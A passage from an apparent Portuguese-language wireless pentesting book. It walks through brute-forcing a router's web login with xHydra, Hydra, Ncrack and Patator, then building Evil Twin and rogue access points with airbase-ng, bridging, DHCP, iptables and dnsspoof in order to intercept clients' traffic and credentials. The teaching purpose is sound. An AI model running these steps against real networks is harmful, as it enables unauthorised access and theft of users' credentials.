Saber a senha de acesso ao roteador possibilita diversas ações: mudar o gateway da rede, atribuindo o endereço IP do atacante, habilitar o redirecionamento de portas ou mesmo colocar uma máquina interna na DMZ, sem nenhum filtro e totalmente exposta na internet.

Xhydra

O programa xHydra é um programa para quebra de senhas, sendo possível configurar listas de palavras que serão utilizadas contra diversos tipos de protocolo e serviço. O xHydra fornece suporte a protocolos como HTTP, FTP, SSH e diversos outros.

Inicie a interface gráfica do xHydra (Figura 10.1).

root@kali# **xhydra**





Figura 10.1 – Interface gráfica do xHydra.

Pode ser selecionado tanto a opção Single Target, para realizar testes de quebra de senha contra um único alvo, ou Target List, contendo uma lista de alvos a serem testados. Também é selecionada a porta em que será realizado o processo de quebra de senhas (a porta padrão do HTTP é a 80) na opção Port e o protocolo utilizado (HTTP-GET) na opção Protocol.

A opção Be Verbose exibe um resultado detalhado e Show Attempts mostra as tentativas de conexão falhas.

Há diversos tipos de protocolo HTTP que podem ser utilizados na opção Protocol (Figura 10.2).





Figura 10.2 – Principais protocolos HTTP.

A escolha do tipo de HTTP irá depender da configuração web. Por exemplo, o tipo *http-get-form* deve ser escolhido quando a requisição é um formulário GET. Uma requisição GET é caracterizada por enviar a requisição HTTP em claro na própria URL, conforme mostra a figura 10.3.

Figura 10.3 – Requisição do tipo http-get-form.

Requisições do tipo *http-post-form* são semelhantes ao *http-get-form*, com a diferença de que a requisição HTTP não trafega na URL (Figura 10.4).





Figura 10.4 – Requisição do tipo http-post-form.

Requisições do tipo *http-get* são requisições em que não há um formulário web para preenchimento dos dados (Figura 10.5).



Figura 10.5 – Requisição do tipo http-get.

Na aba Passwords é possível configurar o xHydra para tentar um único nome de usuário com a opção Username ou uma lista deles por meio da opção

Username List. Ainda é possível configurar o xHydra para tentar uma única senha por meio da opção Password ou uma lista de palavras (wordlist) por meio da opção Password List, conforme mostra a figura 10.6.

Na aba Tuning é possível configurar, por exemplo, quantas senhas serão testadas por segundos (opção Number of Tasks) e após quanto tempo deverão ser realizadas novas tentativas (opção Timeout). Essa opção é extremamente útil em situações em que existam firewalls ou sistemas de defesa que bloqueiem muitas tentativas de senhas por segundo. Assim, podemos reajustar essas opções (Figura 10.7).

Figura 10.6 – Tela de seleção de usuário e senha.

Figura 10.7 – Tentativas por segundo na opção Tuning.

Para ataques contra o protocolo HTTP, a aba Specific deve ser configurada: como foi selecionado o tipo *http-get*, o ataque deverá ser direcionado ao */*, indicando que a página em teste será *http://192.168.1.1/*. Se, por exemplo, for configurada a aba Specific como */teste*, a página a ser testada é *http://192.168.1.1/teste*.

Essa opção também permite configurações específicas para cisco, LDAP, SMB e outros.

A figura 10.8 mostra a configuração dessa opção.

Figura 10.8 – Configuração do http-get.

Inicie o ataque na aba Start. Caso usuário e senha informados sejam corretos,

o xHydra informará que quebrou a senha (Figura 10.9).

Figura 10.9 – Quebra de senhas realizada com sucesso.

Hydra

O Hydra pode ser executado via linha de comando.

Sintaxe de uso:

hydra < *opções*> *módulo*:// *host*

Opções:

-l *usuário*

Nome de usuário.

-L *lista*

Lista de usuários.

-m

Módulos como o http-get requerem parâmetros adicionais.

parâmetro

-p *senha*

Senha.

-P

Lista de senhas.

dicionário

-S

Habilita o SSL.

-s *porta*

Caso o serviço não esteja na sua porta padrão, utilize essa opção.

-e *valor*

O *valor* pode assumir n (login sem senha), s (usar o nome de login como senha) ou r (login inverso

como senha).

Exemplo:

• O Hydra testa o usuário *admin* com a senha *admin* contra o host

192.168.1.1. Como o módulo *http-get* é utilizado, a opção -m indica o

diretório (raiz ou /) a ser efetuado o ataque de quebra de senhas (os

comandos a seguir são equivalentes):

root@kali# hydra -l admin -p admin http-get://192.168.1.1 -m /

root@kali# hydra -l admin -p admin 192.168.1.1 http-get -m /

Ncrack

Além do Hydra, outra excelente ferramenta para quebra de senhas é o

Ncrack. Suporta menos módulos que o Hydra, porém é tão efetivo quanto.

Opções:

-p *módulo* Escolhe o módulo para quebra de senhas. Os módulos disponíveis são: FTP, SSH, TELNET, HTTP(s),

POP3(s), SMB, RDP e VNC.

--user

Utiliza o nome *user1* como nome de usuário.

user1

--pass

Utiliza a senha *pass1*.

pass1

-U

Utiliza uma lista de palavras (*wordlist*) para o nome de usuário.

wordlist

-P

Utiliza uma lista de palavras (*wordlist*) para a senha do usuário.

wordlist

Exemplo de uso:

• Realiza ataques de dicionário contra o roteador (IP 192.168.1.1):

root@kali# **ncrack 192.168.1.1 -p http --user admin --pass admin**

Starting Ncrack 0.4ALPHA (http://ncrack.org) at 2015-12-25 23:20 BRST

Discovered credentials for http on 192.168.1.1 80/tcp:

192.168.1.1 80/tcp http: 'admin' 'admin'

Ncrack done: 1 service scanned in 3.00 seconds.

Ncrack finished.

Patator

Outra ferramenta para quebra de senhas. O Patator trabalha com módulos,

cada um com uma sintaxe diferente de utilização. Para exemplificar a

utilização do Patator, vamos trabalhar com os módulos HTTP.

Exemplos de uso:

• Utilizado sem nenhuma sintaxe, o Patator exibe os módulos que estão disponíveis:

root@kali# **patator**

• Obtém informações sobre o módulo *http_fuzz*:

root@kali# **patator http_fuzz**

• Testa o nome de usuário *admin* e senha *admin* contra o host 192.168.1.1:

root@kali# **patator http_fuzz url=http://192.168.1.1/ user_pass=admin:admin**

15:30:30 patator INFO - code size:clen | candidate | num | mesg

15:30:30 patator INFO - 200 1808:-1 | | 1 | **HTTP/1.1 200 OK**

• Testa o nome de usuário *admin* e uma lista de palavras (*dicionario.txt*) contra o host 192.168.1.1:

root@kali# **patator http_fuzz url=http://192.168.1.1/ user_pass=admin:FILE0 0=dicionario.txt**

15:30:30 patator INFO - code size:clen | candidate | num | mesg

15:30:30 patator INFO - 200 1808:-1 | admin | 1 | **HTTP/1.1 200 OK**

15:30:30 patator INFO - 200 1808:-1 | admin123 | 2 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | 123admin | 3 | **HTTP/1.1 401 N/A**

• Testa uma lista de palavras (*usuarios.txt*) e senha *admin* contra o host

192.168.1.1:

root@kali# **patator http_fuzz url=http://192.168.1.1/**

user_pass=FILE0:admin 0=usuarios.txt

15:30:30 patator INFO - code size:clen | candidate | num | mesg

15:30:30 patator INFO - 200 1808:-1 | admin | 1 | **HTTP/1.1 200 OK**

15:30:30 patator INFO - 200 1808:-1 | root | 2 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | administrador | 3 | **HTTP/1.1 401 N/A**

• Testa uma lista de palavras (*usuarios.txt*) e lista de senhas (*dicionario.txt*)

contra o host 192.168.1.1:

root@kali# **patator http_fuzz url=http://192.168.1.1/**

user_pass=FILE0:FILE1 0=usuarios.txt 1=dicionario.txt

15:30:30 patator INFO - code size:clen | candidate | num | mesg

15:30:30 patator INFO - 200 1808:-1 | admin:admin | 1 | **HTTP/1.1 200 OK**

15:30:30 patator INFO - 200 1808:-1 | admin:admin123 | 2 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | admin:123admin | 3 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | root:admin | 4 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | root:admin123 | 5 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | root:123admin | 6 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | administrador:admin | 7 | **HTTP/1.1 401 N/A**

15:30:30 patator INFO - 200 1808:-1 | administrador:admin123 | 8 | **HTTP/1.1 401**

N/A

15:30:30 patator INFO - 200 1808:-1 | administrador:123admin | 9 | **HTTP/1.1 401**

N/A

• Testa uma lista de palavras (*usuarios.txt*) e lista de senhas (*dicionario.txt*)

contra o host 192.168.1.1, ignorando mensagens de erro:

root@kali# **patator http_fuzz url=http://192.168.1.1/**

user_pass=FILE0:FILE1 0=usuarios.txt 1=dicionario.txt -x

ignore:code=401

15:30:30 patator INFO - code size:clen | candidate | num | mesg

15:30:30 patator INFO - 200 1808:-1 | admin:admin | 1 | **HTTP/1.1 200 OK**

CAPÍTULO 11

Ataques de falsificação

A categoria de ataques de falsificação é com certeza a pior classe de ataques

que existe em redes wireless. Nessa categoria são utilizados programas que

fazem a clonagem do ponto de acesso, dando a impressão ao cliente que o ponto de acesso falso é legítimo, possibilitando ataques de interceptação de dados.

11.1 Evil Twin

O Evil Twin é um ataque que consiste em criar um ponto de acesso com o mesmo SSID que o ponto de acesso original: com isso o cliente irá conectar-se à máquina do atacante e não no ESSID verdadeiro. Uma vez conectado, o atacante efetuou um ataque de *Mis-Association* (Figura 11.1).

Figura 11.1 – Evil Twin e ataque de Mis-Association.

O ataque de Evil Twin funciona da seguinte forma:

• O ponto de acesso envia sinal ao cliente wireless.

• O atacante cria um ponto de acesso falso com o mesmo ESSID do AP original porém com uma potência de sinal maior. O AP original e o atacante começam a disputar o cliente para si.

• Como o atacante está emitindo um sinal mais forte, o cliente conecta-se ao AP falso do atacante, pensando ser uma conexão legítima. Assim, todo o tráfego de dados passa pela máquina do atacante.

Um excelente programa para criação de pontos de acesso (softAP) é o Airbase-ng.

11.1.1 Airbase-ng

O Airbase-ng é um programa da suíte Aircrack-ng, que permite vários

ataques direcionados ao cliente, em vez de ataques do AP; como a criação de

pontos de acesso falsos.

Sintaxe de uso:

airbase-ng -a < *MAC do AP falso*> --essid < *ESSID*> -c < *canal*> < *monitor*>
Exemplo de criação de uma rede falsa:

1. Troque o tipo de criptografia da sua rede para OPN (Figura 3.7).

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações

iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng,

coletando informações como ESSID, BSSID e canal de transmissão.

3. Crie o Evil Twin:

root@kali# **airbase-ng -a AA:AA:AA:AA:AA:AA --essid TP-**

LINK_E1E866 -c 11 mon0

O Airodump-ng indicará a existência de dois pontos de acesso:

root@kali# **airodump-ng -c 11**

CH 11][Elapsed: 16 s][2015-04-07 22:10]

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

AA:AA:AA:AA:AA:AA 0 100 57 0 0 11 54 OPN **TP-**

LINK_E1E866

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. OPN TP-LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

74:EA:3A:E1:E8:66 78:59:5E:90:23:33 -39 54- 54 52 60 TP-

LINK_E1E866

Usando um ataque de Deauth, o cliente reconecta no ponto de acesso falso (o STA fica emitindo Probe Request procurando a rede TP-LINK_E1E866), como a rede falsa emite um sinal maior que a rede verdadeira, ganha o cliente. Observe o resultado no Airodump-ng:

CH 11][Elapsed: 16 s][2015-04-07 22:10]

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

AA:AA:AA:AA:AA:AA 0 100 57 0 0 11 54 OPN **TP-**

LINK_E1E866

74:EA:3A:E1:E8:66 -19 0 727 140 2 11 54e. OPN TP-LINK_E1E866

BSSID STATION PWR Rate Lost Frames Probe

AA:AA:AA:AA:AA:AA 78:59:5E:90:23:33 -39 54- 54 52 60 TP-

LINK_E1E866

O Airbase-ng indica conexão do cliente:

root@kali# **airbase-ng -a AA:AA:AA:AA:AA:AA --essid TP-**

LINK_E1E866 -c 11 mon0

17:38:43 Created tap interface **at0**

17:38:43 Trying to set MTU on at0 to 1500


17:38:43 Trying to set MTU on mon0 to 1800

17:38:43 Access Point with BSSID AA:AA:AA:AA:AA:AA started.

17:38:55 **Client 78:59:5E:90:23:33 associated** (unencrypted) to ESSID: "TP-LINK_E1E866"

A máquina cliente não irá conseguir conectar-se à rede falsa, isso porque não foi instalado nenhum sistema de distribuição de IPs.

11.2 Rogue Access Point

Rogue Access Point é um ponto de acesso que está conectado a uma rede legítima e serve como uma backdoor para a rede wireless. Dessa forma, o atacante acessa a rede legítima por meio do *Rogue AP*, passando por filtros de controle (como utilização de senhas WPA/WPA2 PSK da rede legítima).

Por exemplo, o atacante consegue conexão à rede TP-LINK, instala um Rogue AP e emite um sinal mais forte do que a rede TP-LINK. Dessa forma,

um ponto C, que antes não tinha acesso à rede TP-LINK, devido ao Rogue AP criado pelo atacante, agora tem acesso (Figura 11.2).

Figura 11.2 – A máquina do atacante está atuando como um Rogue Acess Point.

Para construir um Rogue AP, é necessário criar uma ponte entre a rede falsa criada com o Airbase-ng e a rede legítima. Considerando que um atacante esteja conectado à rede legítima pela interface eth0, será necessário criar uma ponte entre as interfaces at0 e eth0.

O procedimento a seguir cria uma ponte (Bridge) entre a interface at0 criada pelo Airbase-ng e a interface cabeada eth0:

1. Instale o bridge-utils no Kali Linux:

root@kali# **apt-get install bridge-utils**

2. Finalize todos os processos que possam atrapalhar a interface em modo monitor:

root@kali# **airmon-ng check kill**

3. Inicie uma interface em modo monitor:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

4. Para criar o Rogue AP, é utilizado o Airbase-ng:

root@kali# **airbase-ng --essid "RogueAP" -c 11 mon0**

5. Crie a interface wifi que servirá como ponte entre as interfaces at0 e

eth0:

root@kali# **brctl addbr wifi**

6. Crie a ponte entre eth0 e at0 usando wifi como suporte:

root@kali# **brctl addif wifi eth0**

root@kali# **brctl addif wifi at0**

7. Remova os IPs das interfaces eth0 e at0:

root@kali# **ifconfig eth0 0.0.0.0 up**

root@kali# **ifconfig at0 0.0.0.0 up**

8. Inicialize a interface wifi com um IP válido da rede que não esteja em uso:

root@kali# **ifconfig wifi 192.168.1.200 up**

9. Adicione uma rota da rede legítima para a interface wifi:

root@kali# **route add default gw 192.168.1.1 wifi**

10. Para que os clientes consigam utilizar a rede ao conectarem-se ao Rogue AP, habilite o roteamento de pacotes(*IP forward*):

root@kali# **echo 1 > /proc/sys/net/ipv4/ip_forward**

Essa modificação também pode ser realizada no arquivo */etc/sysctl.conf*:

--- Descomente a linha 28 ---

net.ipv4.ip_forward=1

11. No momento em que um cliente se conectar ao Rogue Acess Point, todo o tráfego de dados estará passando pela máquina do atacante, podendo

este usar sniffers como o Wireshark para a captura de credenciais.

12. A técnica de DNS Spoofing consiste em redirecionar as requisições DNS de determinado destino para outro DNS (outro destino). Por exemplo, quando o cliente acessa *site.com.br* (IP X.X.X.X) será redirecionado para *sitefalso.com.br* (IP Y.Y.Y.Y). Assim, requisições legítimas para sites legítimos podem ser redirecionadas para um site falso.

Crie o arquivo *dnsspoof.hosts* com o seguinte conteúdo (qualquer requição a qualquer site http será redirecionado para o IP 192.168.1.1):

192.168.1.1 *.*

Para habilitar o DNS spoof:

root@kali# **dnsspoof -i wifi -f dnsspoof.hosts**

Além do utilitário bridge-utils, a distribuição dos IPs pode ser feito via DHCP.

Execute os passos a seguir para atribuir IP via DHCP aos clientes conectados na rede falsa:

1. Instale o servidor DHCP no Kali Linux:

root@kali# **apt-get install isc-dhcp-server**

2. O arquivo *dhcpd.conf* deve ter o seguinte conteúdo:

ddns-update-style none;

default-lease-time 600;

max-lease-time 7200;

subnet 10.0.0.0 netmask 255.255.255.0 {

option subnet-mask 255.255.255.0;

option broadcast-address 10.0.0.255;

option routers 10.0.0.1;

option domain-name-servers 8.8.8.8;

range 10.0.0.2 10.0.0.254;

}

3. Finalize todos os processos que possam atrapalhar a interface em modo monitor:

root@kali# **airmon-ng check kill**

4. Inicie a interface em modo monitor:

root@kali# **iw dev wlan0 interface add mon0 type monitor**

root@kali# **ifconfig mon0 up**

5. Atribua um endereço IP e uma rota à interface eth0:

root@kali# **ifconfig eth0 192.168.1.254 up**

root@kali# **route add default gw 192.168.1.1 eth0**

6. Inicialize o Rogue AP com o Airbase-ng:

root@kali# **airbase-ng -e "RogueAP" -c 11 mon0**

7. Configure a interface at0, com o endereço IP 10.0.0.1:

root@kali# **ifconfig at0 up**

root@kali# **ifconfig at0 10.0.0.1 netmask 255.255.255.0**

8. Habilite o roteamento de pacotes (IP forward):

root@kali# **echo 1 > /proc/sys/net/ipv4/ip_forward**

Essa modificação também pode ser realizada no arquivo */etc/sysctl.conf* :

Descomente a linha 28:

net.ipv4.ip_forward=1

9. Para que os IPs distribuídos pela interface at0 consiga comunicação com a rede legítima, é necessário que a interface eth0 esteja conectada à rede legítima. Em outras palavras, devemos habilitar o mascaramento de IPs do iptables para que a rede legítima 192.168.1.0/24 (interface eth0) se comunique com a rede falsa 10.0.0.0/24 (interface at0). Dessa forma:

root@kali# **iptables -F**

root@kali# **iptables -F -t nat**

root@kali# **iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE**

10. Apague o conteúdo do arquivo */var/lib/dhcp/dhcpd.leases*:

root@kali# **echo > /var/lib/dhcp/dhcpd.leases**

11. Inicialize o servidor DHCP na interface at0:

root@kali# **dhcpd -d -f -cf dhcpd.conf at0**

O cliente wireless já pode ser conectado à rede falsa.

11.3 Honeypot

Honeypot, ou potes de mel, são redes criadas artificialmente com o intuito de

atrair “abelhinhas”, ou crackers desatentos.

Normalmente, o honeypot é usado para atrair hackers para sistemas “fragilizados” e dessa forma, realizar a sua captura. Porém, o honeypot também é empregado por hackers para atrair os usuários e efetuar ataques como o Man-in-the-Middle.

O honeypot pode ser criado com criptografias OPN, WEP, WPA/WPA2 PSK e Enterprise, embora o mais comum seja a criação de honeypots com criptografia OPN.

Um primeiro cenário de honeypot é uma rede criada com o mesmo nome que a rede legítima. Por exemplo, se a rede legítima ABC estiver configurada com a criptografia OPN, o atacante criará uma rede falsa com o nome ABC com criptografia OPN e, com um ataque Deauth, o cliente se conectará à rede falsa (honeypot) em vez da verdadeira.

Um segundo cenário de honeypot é uma rede criada com a criptografia OPN e com um nome atrativo, como “Internet gratuita” ou “Wireless aberto”. No momento em que um cliente conectar-se ao honeypot, todo o tráfego de dados estará passando pela máquina do atacante, podendo ele usar sniffers como Wireshark ou Ettercap para a captura de credenciais.

